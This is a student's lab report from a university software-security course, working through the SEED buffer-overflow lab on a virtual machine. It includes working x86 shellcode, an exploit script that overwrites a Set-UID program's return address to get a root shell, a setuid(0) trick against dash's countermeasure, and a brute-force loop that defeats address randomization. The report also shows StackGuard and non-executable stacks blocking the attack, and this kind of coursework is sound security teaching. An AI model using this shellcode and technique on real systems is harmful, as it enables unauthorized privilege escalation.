

IERG4130 Fall 2021 Lab: Software Security

Every Student MUST include the following statement, together with his/her signature in the submitted assignment.

I declare that the assignment submitted on Blackboard system is original except for source material explicitly acknowledged, and that the same or related material has not been previously submitted for another course. I also acknowledge that I am aware of University policy and regulations on honesty in academic work, and of the disciplinary guidelines and procedures applicable to breaches of such policy and regulations, as contained in the website_

<http://www.cuhk.edu.hk/policy/academichonesty/>.

Signed (Student _____) Date: 22 - 11 - 2021


Name _____ SID _____

Buffer Overflow Lab

5.1 Turning Off Countermeasures

Address Space Randomization

We should disable the countermeasure in the form of Address Space Randomization. So, we disable this by setting it to 0 (false). The following screenshot shows this:



```
/bin/bash
[11/14/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/14/21]seed@VM:~$ sudo sysctl -q kernel.randomize_va_space
kernel.randomize_va_space = 0
[11/14/21]seed@VM:~$
```

The StackGuard Protection Scheme

When we compile the C program file, we can disable the StackGuard Protection during the compilation using the `-fno-stack-protector` option. The following command is the example:

`$ gcc -fno-stack-protector example.c`

Non-Executable Stack

By default, stacks are set to be non-executable. In order to implement the buffer overflow attack, we need to set the stack to be executable by `-z execstack` option. The following command is the example:

`$ gcc -z execstack -o test test.c`

Configuring /bin/sh

Because the countermeasure in `/bin/dash` makes our buffer overflow attack more difficult, we will link `/bin/sh` to `/bin/zsh` location. The following screenshot shows this:

```
/bin/bash
[11/14/21]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Jul 25 2017 /bin/sh -> dash
[11/14/21]seed@VM:~$ sudo rm /bin/sh
[11/14/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[11/14/21]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Nov 14 03:15 /bin/sh -> /bin/zsh
[11/14/21]seed@VM:~$
```

5.2 Task 1: Running Shellcode

After running the command `gcc -z execstack -o call_shellcode call_shellcode.c`, we get a compiled program, which is `call_shellcode`. Then, we execute the compiled program by `./call_shellcode` command, we find that we can enter the shell of our account (indicated by `$`), in other words, a shell is invoked, the shellcode invokes the `execve()` system call to execute `/bin/sh`. The following screenshot shows the details:

```
/bin/bash
[11/16/21]seed@VM:~/.../Buffer Overflow Code$ ls
call_shellcode.c exploit.c exploit.py _MACOSX stack.c
[11/16/21]seed@VM:~/.../Buffer Overflow Code$ gcc -z execstack -o call_shellcode call_shellcode.c
[11/16/21]seed@VM:~/.../Buffer Overflow Code$ ls
call_shellcode call_shellcode.c exploit.c exploit.py _MACOSX stack.c
[11/16/21]seed@VM:~/.../Buffer Overflow Code$ ./call_shellcode
$ pwd
/home/seed/Documents/Buffer Overflow Code
$
```

Besides, we are also not a root (no root privileges) in this time. We can see that the uid is 1000, which is seed privilege. The following screenshot shows this:

```
$ pwd
/home/seed/Documents/Buffer Overflow Code
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

5.3 The Vulnerable Program

Then, we compile the given program `stack.c`, we get a compiled program which is “stack”. But the permissions of compile program at this time are still “seed”. The following screenshot shows this:

```
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ gcc -o stack -z execstack -fno-stack-protector stack.c
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ ls
call_shellcode call_shellcode.c exploit.c exploit.py _MACOSX stack stack.c
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ ls -l stack
-rwxrwxr-x 1 seed seed 7476 Nov 17 08:08 stack
[11/17/21]seed@VM:~/.../Buffer Overflow Code$
```

Next, we create a file named `badfile` and include short content “test”. We change the ownership of the program to root by the command `sudo chown root stack` first, and then change the permission to 4755 to enable the Set-UID program by the command `sudo chmod 4755 stack`. The highlighted file in

red color means a Set-UID program, we also see that one of the permissions owners is root. After running this compiled program, it shows the “Returned Properly” message, which means that no errors. This can be seen in the following screenshot:

```
-rwxrwxr-x 1 seed seed 7476 Nov 17 08:08 stack
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ sudo chown root stack
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ sudo chmod 4755 stack
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ echo "test" > badfile
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ ./stack
Returned Properly
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Nov 17 08:08 stack
[11/17/21]seed@VM:~/.../Buffer Overflow Code$ ls
```

5.4 Task 2: Exploiting the Vulnerability

We have disabled the Address Space Randomization at the beginning, so we can check the address of the running program in debug mode. Also, we can find the “ebp” and “offset” value in debug mode. First, we compile the program stack.c with Stack executable and StackGuard disabled. The following screenshot shows this:

```
[11/19/21]seed@VM:~/.../lab_code$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[11/19/21]seed@VM:~/.../lab_code$ ls
badfile          call_shellcode.c  exploit.py  stack.c
call_shellcode  exploit.c          stack      stack_dbg
```

Then, we run the program in debug mode by *gdb* command:

```
[11/19/21]seed@VM:~/.../lab_code$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$
```

Next, we set a breakpoint on the bof function, so we can actually stop the program during execution, and then we can print out some of the variables and some of the data. In here, when function bof is invoked, the program will stop. After running, we should make sure that the badfile should exist. We create the badfile before we run the gdb. Then, we run the program, and the program will stop inside the bof function.

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab_code/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

After running, we get the following message. The program stops because of the breakpoint we created above. We can also see that it shows our content “qqq” inside the badfile we created. The following screenshot shows this:


```
-----]
0000| 0xbfffea00 --> 0xb7fe96eb (<_dl_fixup+11>:      add    esi
,0x15915)
0004| 0xbfffea04 --> 0x0
0008| 0xbfffea08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea10 --> 0xbfffec58 --> 0x0
0020| 0xbfffea14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:  po
p    edx)
0024| 0xbfffea18 --> 0xb7dc888b (<__GI_IO_fread+11>:  add    ebx
,0x153775)
0028| 0xbfffea1c --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffea47 "qqq\n") at stack.c:14
14      strcpy(buffer, str);
gdb-peda$
```

Then, we can print out the ebp register by the command *p \$ebp* (0xbfffea28) and the address of the buffer (0xbfffea08) by the command *p &buffer*. We can find out the return address value by the difference between the ebp value and buffer value. In here, the return address value is 32 (p/d 0xbfffea28 - 0xbfffea08). The following screenshot shows the details:

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea28
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea08
gdb-peda$ p/d 0xbfffea28 - 0xbfffea08
$3 = 32
gdb-peda$
```


From the screenshots and description above, we can know some information. The return address is four bytes above the ebp, so the actual distance between the return address and the buffer is $32 + 4 = 36$. Moreover, we know that we are going actually to fill everything above this return address with NOP. Our code will be put in above. Also, we know that the first available NOP address is ebp value plus eight. So, when we construct our payload, we just put this value inside the return address field. When the function bof return, it will jump to this address. That is our NOP instruction, which can lead us eventually towards the malicious code that we provide. Actually, we are not going to use ebp plus eight, because this value may not be actually hit our NOP in the actual execution. We find this value using gdb mode. The stack location is not precisely the same as if these programs run without gdb. The stack using the gdb is a little bit deeper than the stack if we run this program directly without the gdb. We will plus larger number, such as 120. Besides, strcpy stops at zero, so a string terminates at zero. Inside our payload (badfile), we should not have any zero. When strcpy sees the zero, it will stop, nothing after that will be copied into the stack. That will break our attack. In operation, we just construct the badfile, and at the particular location, put the return address. When we overflow the buffer, our malicious code will be triggered. The figure below shows the details of the description:



Next, as I am more familiar with the Python language, I will use the provided Python code in this section. For the offset, I have calculated above which is 36 ($(0xbfffea28 - 0xbfffea08) + 4$). For the return address, I use $0xbfffea28 + 120 = 0xbfffeb48$ (details already described above). Besides, we need to make sure that $0xbfffea28 + \text{something}$ does not include any zero, this will cause the badfile to end the copied content prematurely. Moreover, we fill in the least significant byte of `0xbfffeb48`, which is 48, so on and so forth. Also, we set the variable D is 36, which is the offset. Some code explanations you can also see the comment tag `#`. The following screenshot shows the code details:

```

.....
# Replace 0 with the correct offset value
D = 36
# Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x48 # fill in the 1st byte (least significant byte)
content[D+1] = 0xEB # fill in the 2nd byte
content[D+2] = 0xFF # fill in the 3rd byte
content[D+3] = 0xBF # fill in the 4th byte (most significant byte)
#####

#ret = bfffea28 + 120 = bfffeb48

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()

```

After editing the exploit.py file, we make this file to be executed by the command `chmod u+x exploit.py`. Then we execute this file by the command `python exploit.py`. Then, we can run the SET-UID program to launch the buffer overflow attack by `./stack`. Finally, we have obtained the “#” prompt which means that we entered into the root shell successfully and obtained the root privilege. From the screenshot blow, we can see that the user id (uid) is 1000, and the effective user id (euid) is 0. It means that the real user id is still us, the effective user id is now root.

```

[11/19/21]seed@VM:~/.../lab_code$ chmod u+x exploit.py
[11/19/21]seed@VM:~/.../lab_code$ ls
badfile          exploit.c         stack
call_shellcode   exploit.py        stack.c
call_shellcode.c peda-session-stack_dbg.txt stack_dbg
[11/19/21]seed@VM:~/.../lab_code$ rm badfile
[11/19/21]seed@VM:~/.../lab_code$ python exploit.py
Traceback (most recent call last):
  File "exploit.py", line 18, in <module>
    ).encode('latin-1')
UnicodeDecodeError: 'ascii' codec can't decode byte 0xc0 in position 1: ordinal not in range(128)
[11/19/21]seed@VM:~/.../lab_code$ python exploit.py
[11/19/21]seed@VM:~/.../lab_code$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(admin),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

5.5 Task 3: Defeating dash's Countermeasure

In this part, we will defeat dash's countermeasure. We first change the `/bin/sh` point back to `/bin/dash` by the command `sudo rm /bin/sh` and `sudo ln -s /bin/dash /bin/sh`. We can see the result by the following screenshot:

```

[11/19/21]seed@VM:~/.../lab_code$ sudo rm /bin/sh
[11/19/21]seed@VM:~/.../lab_code$ sudo ln -s /bin/dash /bin/sh
[11/19/21]seed@VM:~/.../lab_code$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Nov 19 23:18 /bin/sh -> /bin/dash
[11/19/21]seed@VM:~/.../lab_code$

```

Then, we compile the `dash_shell_test.c` file, and make it root-owned Set-UID program. In this time, we comment the line ① `setuid(0)`. This can be seen by the following screenshot:

```
[11/19/21]seed@VM:~/.../lab_codes$ gcc dash_shell_test.c -o dash_sh
ell_test
[11/19/21]seed@VM:~/.../lab_codes$ ls
badfile          dash_shell_test.c
call_shellcode   exploit.c         stack
call_shellcode.c exploit.py        stack.c
dash_shell_test  peda-session-stack_dbg.txt stack_dbg
[11/19/21]seed@VM:~/.../lab_codes$ sudo chown root dash_shell_test
[11/19/21]seed@VM:~/.../lab_codes$ sudo chmod 4755 dash_shell_test
[11/19/21]seed@VM:~/.../lab_codes$ ls
badfile          dash_shell_test.c
call_shellcode   exploit.c         stack
call_shellcode.c exploit.py        stack.c
dash_shell_test  peda-session-stack_dbg.txt stack_dbg
[11/19/21]seed@VM:~/.../lab_codes$ █
```

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0); ①
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

After running the program `dash_shell_test`, we can see that the uid is seed privilege, we don't have a euid field printed out. That just means our effective user id and the real user id are the same, they are all 1000, this is non-privileged process. Besides, bash has countermeasure, it will check whether the real user id and the effective user id are the same or not. Because real user id (uid) is less privileged than the effective user id, if the euid is not the same as uid, bash will downgrade the root privilege to the real user id (uid).

```
[11/19/21]seed@VM:~/.../lab_codes$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ █
```


Then, we create a new file which is `dash_shell_test_test.c` but it has the same code with `dash_shell_test.c`. We uncomment the line ① `setuid(0)` and make it root-owned Set-UID program. The details can be seen by the following screenshot:

```
// dash_shell_test_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
[11/19/21]seed@VM:~/.../lab_code$ gcc dash_shell_test_test.c -o dash_shell_test_test
[11/19/21]seed@VM:~/.../lab_code$ sudo chown root dash_shell_test_test
[11/19/21]seed@VM:~/.../lab_code$ sudo chmod 4755 dash_shell_test_test
[11/19/21]seed@VM:~/.../lab_code$ ls -l
total 76
-rw-rw-r-- 1 seed seed 517 Nov 19 23:17 badfile
-rwxrwxr-x 1 seed seed 7388 Nov 19 23:07 call_shellcode
-rw-rw-r-- 1 seed seed 971 Nov 14 11:41 call_shellcode.c
-rwxrwxr-x 1 seed seed 7444 Nov 19 23:33 dash_shell_test
-rw-rw-r-- 1 seed seed 218 Nov 19 23:34 dash_shell_test.c
-rwsr-xr-x 1 root seed 7448 Nov 19 23:35 dash_shell_test_test
-rw-rw-r-- 1 seed seed 219 Nov 19 23:35 dash_shell_test_test.c
-rwxr-xr-x 1 seed seed 1260 Feb 25 2020 exploit.c
-rwxr-xr-x 1 seed seed 1584 Nov 19 23:15 exploit.py
-rw-rw-r-- 1 seed seed 11 Nov 19 23:12 peda-session-stack_dbg.t
t
-rwsr-xr-x 1 root seed 7476 Nov 19 23:09 stack
-rwxr-xr-x 1 seed seed 550 Feb 25 2020 stack.c
-rwxrwxr-x 1 seed seed 9784 Nov 19 23:11 stack_dbg
[11/19/21]seed@VM:~/.../lab_code$
```

Next, we run the compiled program, we get the root shell as we can see that the uid is equal to 0 which is root privilege.

```
[11/19/21]seed@VM:~/.../lab_code$ ./dash_shell_test_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Code explanation:

Before we run the shell by `argv[0] = "/bin/sh"`, we are using the `setuid(0)`. This function means that when the effective user id is 0, `setuid(0)` is going to turn everything into 0 including the real user id. So, the euid is equal to uid. Then, we will run the `execve("/bin/sh", argv, NULL)`.

Then, we will perform the buffer overflow attack that add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`. At this time, the `/bin/bash` countermeasure still exists. In order to invoke `setuid(0)`, so in the first four instructions, we are trying to call `setuid(0)`. We need to pass the argument using the register, so `ebx` needs to be zero, and also the system call number of this is `0xd5`, we need to let `eax` equal to `0xd5`. Besides, the rest of the shellcode blow are the same. We will try to attack from Task 2 again using these shellcode in `exploit.py` because I use Python version in Task 2. The following screenshot shows the details:

```
#!/usr/bin/python3
```

```
import sys

shellcode= (
## Task 3
    "\x31\xc0" # Line 1: xorl %eax,%eax
    "\x31\xdb" # Line 2: xorl %ebx,%ebx
    "\xb0\xd5" # Line 3: movb $0xd5,%al
    "\xcd\x80" # Line 4: int $0x80
## Task 2
    "\x31\xc0" # xorl    %eax,%eax
    "\x50"     # pushl   %eax
    "\x68"     # pushl   $0x68732f2f
    "\x68"     # pushl   $0x6e69622f
    "\x89\xe3" # movl    %esp,%ebx
    "\x50"     # pushl   %eax
    "\x53"     # pushl   %ebx
    "\x89\xe1" # movl    %esp,%ecx
    "\x99"     # cdq
    "\xb0\x0b" # movb    $0x0b,%al
    "\xcd\x80" # int     $0x80
    "\x00"
).encode('latin-1')
```

After modifying the `exploit.py` file and running the stack Set-UID root program, we can gain the root shell, we can see that the uid is equal to 0 which is root privilege. In other words, the real user id and effective user id both are the same, they are 0. We know that root still needs to run the shell program, so we just upgrade the real user id to the effective user id, instead of letting the countermeasure bash to downgrade the real user id before we invoke `execve()`. Therefore, we can defeat the dash countermeasure by using the `setuid()` system call before we invoke `execve()`. The result we can see by the following screenshot:

```
[11/19/21]seed@VM:~/.../lab_code$ python exploit.py
Traceback (most recent call last):
  File "exploit.py", line 24, in <module>
    ).encode('latin-1')
UnicodeDecodeError: 'ascii' codec can't decode byte 0xc0 in position 1: ordinal not in range(128)
[11/19/21]seed@VM:~/.../lab_code$ exploit.py
[11/19/21]seed@VM:~/.../lab_code$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# █
```

5.6 Task 4: Defeating Address Randomization

At the beginning, we should turn on the address randomization for stack and heap by setting the value to 2. Then, we run the compiled program stack based on the Task 2. After running, we get a message “Segmentation fault” which means that the attack is not successful. When we turn off the address randomization method, the OS is always going to allocate a stack and a heap in fixed location, this makes attacks job easier. But when we turn on the address randomization for both stack and heap, this makes guessing the exact addresses difficult, so in this example, we run the compiled program and get “Segmentation fault”. The details can be seen by the following screenshot:

```
[11/20/21]seed@VM:~/.../lab_code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/20/21]seed@VM:~/.../lab_code$ ./stack
Segmentation fault
[11/20/21]seed@VM:~/.../lab_code$ █
```

Then, we can use brute force approach to attack the vulnerable program repeatedly because the stacks only have 19bits of entropy which is not high on our 32-bit VM. We create a bruteforceattack.sh file. Inside the while loop, we keep running the stack program. Also, we print out some additional information so we can know how many times we have tried it, and how many seconds have been passed. We just keep running this file with the same payload, the code `./stack` is going to take one payload, which is the badfile. In that one we fix the address, we know that address will not work for most of cases, but all we need is to find one case that works. We are going to just randomize and randomly run this bruteforceattack.sh file. The following screenshot shows the code details:


```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(( $duration / 60 ))
sec=$(( $duration % 60 ))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Then, we make this file to be executed by the command `chmod +x`. In this time, we implement the attack based on Task 2, but we don't include the `setuid(0)` system call before we invoke `execve()`. After modifying, we run the `bruteforceattack.sh` by `./bruteforceattack.sh`. The following screenshot shows the details:

```
#!/usr/bin/python3

import sys

shellcode= (
## Task 3
# "\x31\xc0" # Line 1: xorl %eax,%eax
# "\x31\xdb" # Line 2: xorl %ebx,%ebx
# "\xb0\xd5" # Line 3: movb $0xd5,%al
# "\xcd\x80" # Line 4: int $0x80
## Task 2
"\x31\xc0"          # xorl    %eax,%eax
"\x50"              # pushl   %eax
"\x68" "//sh"        # pushl   $0x68732f2f
"\x68" "/bin"        # pushl   $0x6e69622f
"\x89\xe3"          # movl    %esp,%ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xe1"          # movl    %esp,%ecx
"\x99"              # cdq
"\xb0\x0b"          # movb    $0x0b,%al
"\xcd\x80"          # int     $0x80
"\x00"
).encode('latin-1')
```

```
[11/20/21]seed@VM:~/.../lab_code$ chmod +x bruteforceattack.sh
[11/20/21]seed@VM:~/.../lab_code$ ./bruteforceattack.sh
```

After running this file, we find out that after 2 minutes and 10 seconds, and after 153744 number of tries, we did get a success, we can enter the shell of our account (indicated by \$). But the real user id and effective user id are 1000, which is not root privilege.

```
2 minutes and 10 seconds elapsed.
The program has been running 153770 times so far.
./bruteforceattack.sh: line 13: 1214 Segmentation fault      ./st
ack
2 minutes and 10 seconds elapsed.
The program has been running 153771 times so far.
./bruteforceattack.sh: line 13: 1216 Segmentation fault      ./st
ack
2 minutes and 10 seconds elapsed.
The program has been running 153772 times so far.
./bruteforceattack.sh: line 13: 1227 Segmentation fault      ./st
ack
2 minutes and 10 seconds elapsed.
The program has been running 153773 times so far.
./bruteforceattack.sh: line 13: 1228 Segmentation fault      ./st
ack
2 minutes and 10 seconds elapsed.
The program has been running 153774 times so far.
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ whoami
seed
$
```

Then, we uncomment the first four instructions and try to run again based on Task 2:

```
#!/usr/bin/python3
import sys
shellcode= (
## Task 3
"\x31\xc0" # Line 1: xorl %eax,%eax
"\x31\xdb" # Line 2: xorl %ebx,%ebx
"\xb0\xd5" # Line 3: movb $0xd5,%al
"\xcd\x80" # Line 4: int $0x80
## Task 2
"\x31\xc0"           # xorl    %eax,%eax
"\x50"              # pushl   %eax
"\x68"              # pushl   $0x68732f2f
"\x68"              # pushl   $0x6e69622f
"\x89\xe3"          # movl    %esp,%ebx
"\x50"              # pushl   %eax
"\x53"              # pushl   %ebx
"\x89\xe1"          # movl    %esp,%ecx
"\x99"              # cdq
"\xb0\x0b"          # movb    $0x0b,%al
"\xcd\x80"          # int     $0x80
"\x00"
).encode('latin-1')
```


After running the bruteforceattack.sh file, we spend 1 minutes and 12 seconds to get success, the shellcode is triggered because the return address stored in badfile become correct. And the program has been running 86613 times. Besides, we can see that now the real user id is the same as effective user id both are 0, which is root privilege.

```
1 minutes and 12 seconds elapsed.
The program has been running 86609 times so far.
./bruteforceattack.sh: line 13: 26257 Segmentation fault      ./st
ack
1 minutes and 12 seconds elapsed.
The program has been running 86610 times so far.
./bruteforceattack.sh: line 13: 26258 Segmentation fault      ./st
ack
1 minutes and 12 seconds elapsed.
The program has been running 86611 times so far.
./bruteforceattack.sh: line 13: 26259 Segmentation fault      ./st
ack
1 minutes and 12 seconds elapsed.
The program has been running 86612 times so far.
./bruteforceattack.sh: line 13: 26260 Segmentation fault      ./st
ack
1 minutes and 12 seconds elapsed.
The program has been running 86613 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(c
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

In Task 2, because the address randomization is off, we can easily guess the address and find out the offset. So, we enter into debug mode, set a breakpoint, and find out the offset is the difference between the start of the buffer and the return address. Thus, we can easily put our malicious code in a correct location.

But in this task, we turned off address randomization, so the stack and heap are random, which makes it very difficult to guess the correct value. Fortunately, because our system is 32-bit Linux machines and only includes 524288 possibilities, it is not difficult to use brute force attacks. We use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. This program will be executed until it hits the address that allows the shell program to execute. For the second sample we do above, we spend 1 minutes and 12 seconds and try 86613 times to get the root shell, indicated by # (uid = eid = 0).

5.7 Task 5: Turn on the StackGuard Protection

We should turn off the address randomization first in order to know if StackGuard is working.

```
[11/20/21]seed@VM:~/.../lab_code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/20/21]seed@VM:~/.../lab_code$
```

Then, we check our GCC version, we find out that it is version 5.4.0. So we should not providing *-fno-stack-protector* when we run.

```
[11/20/21]seed@VM:~/.../lab_code$ gcc --version
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  The
re is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.
```

Next, we run the `stack.c` file (based on Task 2), we get the compiled program `stack_guard`. In this time, the permission of this compiled program is `seed`, which is normal user. Then, we execute this compiled program by `./stack_guard`, we get the “stack smashing detected” message, also the process is aborted. This means that the buffer overflow attack is not successful (can be prevented and detected) with the StackGuard mechanism.

```
[11/20/21]seed@VM:~/.../lab_code$ gcc -z execstack -o stack_guard
stack.c
[11/20/21]seed@VM:~/.../lab_code$ ls -l
total 88
-rw-rw-r-- 1 seed seed 517 Nov 20 00:46 badfile
-rwxrwxr-x 1 seed seed 252 Nov 20 00:17 bruteforceattack.sh
-rwxrwxr-x 1 seed seed 7388 Nov 19 23:07 call_shellcode
-rw-rw-r-- 1 seed seed 971 Nov 14 11:41 call_shellcode.c
-rwxrwxr-x 1 seed seed 7444 Nov 19 23:33 dash_shell_test
-rw-rw-r-- 1 seed seed 218 Nov 19 23:34 dash_shell_test.c
-rwsr-xr-x 1 root seed 7448 Nov 19 23:35 dash_shell_test_test
-rw-rw-r-- 1 seed seed 219 Nov 19 23:35 dash_shell_test_test.c
-rwxr-xr-x 1 seed seed 1260 Feb 25 2020 exploit.c
-rwxr-xr-x 1 seed seed 1760 Nov 20 00:45 exploit.py
-rw-rw-r-- 1 seed seed 11 Nov 19 23:12 peda-session-stack_dbg.tx
t
-rwsr-xr-x 1 root seed 7476 Nov 19 23:09 stack
-rwxr-xr-x 1 seed seed 550 Feb 25 2020 stack.c
-rwxrwxr-x 1 seed seed 9784 Nov 19 23:11 stack_dbg
-rwxrwxr-x 1 seed seed 7524 Nov 20 01:17 stack_guard
[11/20/21]seed@VM:~/.../lab_code$ ./stack_guard
*** stack smashing detected ***: ./stack_guard terminated
Aborted
[11/20/21]seed@VM:~/.../lab_code$
```


Then, we want to do more test again. We first make the compiled program `stack_guard` to be root owned Set-UID program, then execute the compiled program again. Unfortunately, we get the same message “stack smashing detected” like the previous step and the process is also aborted. Therefore, this example can prove that the buffer overflow attack can be prevented and detected under the StackGuard mechanism.

```
[11/20/21]seed@VM:~/.../lab_code$ sudo chown root stack_guard
[11/20/21]seed@VM:~/.../lab_code$ sudo chmod 4755 stack_guard
[11/20/21]seed@VM:~/.../lab_code$ ls -l stack_guard
-rwsr-xr-x 1 root seed 7524 Nov 20 01:17 stack_guard
[11/20/21]seed@VM:~/.../lab_code$ ./stack_guard
*** stack smashing detected ***: ./stack_guard terminated
Aborted
[11/20/21]seed@VM:~/.../lab_code$
```

5.8 Task 6: Turn on the Non-executable Stack Protection

In this task, we also need to make sure that the address randomization is off. We do not need to turn off again because we have already done it in Task 5. We first compile the file `stack.c` with non-executable stack (`noexecstack`) and then get the compiled program `stack_non_exe`. In this time, we run the compiled program `stack_non_exe` as normal user (seed), we get the error message “Segmentation fault”. Then, we make the compiled program `stack_non_exe` to be root owned Set-UID program, then execute the compiled program again. Unfortunately, we get the error message “Segmentation fault” as well. This means that we cannot get a shell, the buffer-overflow is not successful.

```
[11/20/21]seed@VM:~/.../lab_code$ gcc -o stack_non_exe -fno-stack-
protector -z noexecstack stack.c
[11/20/21]seed@VM:~/.../lab_code$ ls -l stack_non_exe
-rwxrwxr-x 1 seed seed 7476 Nov 20 01:26 stack_non_exe
[11/20/21]seed@VM:~/.../lab_code$ ./stack_non_exe
Segmentation fault
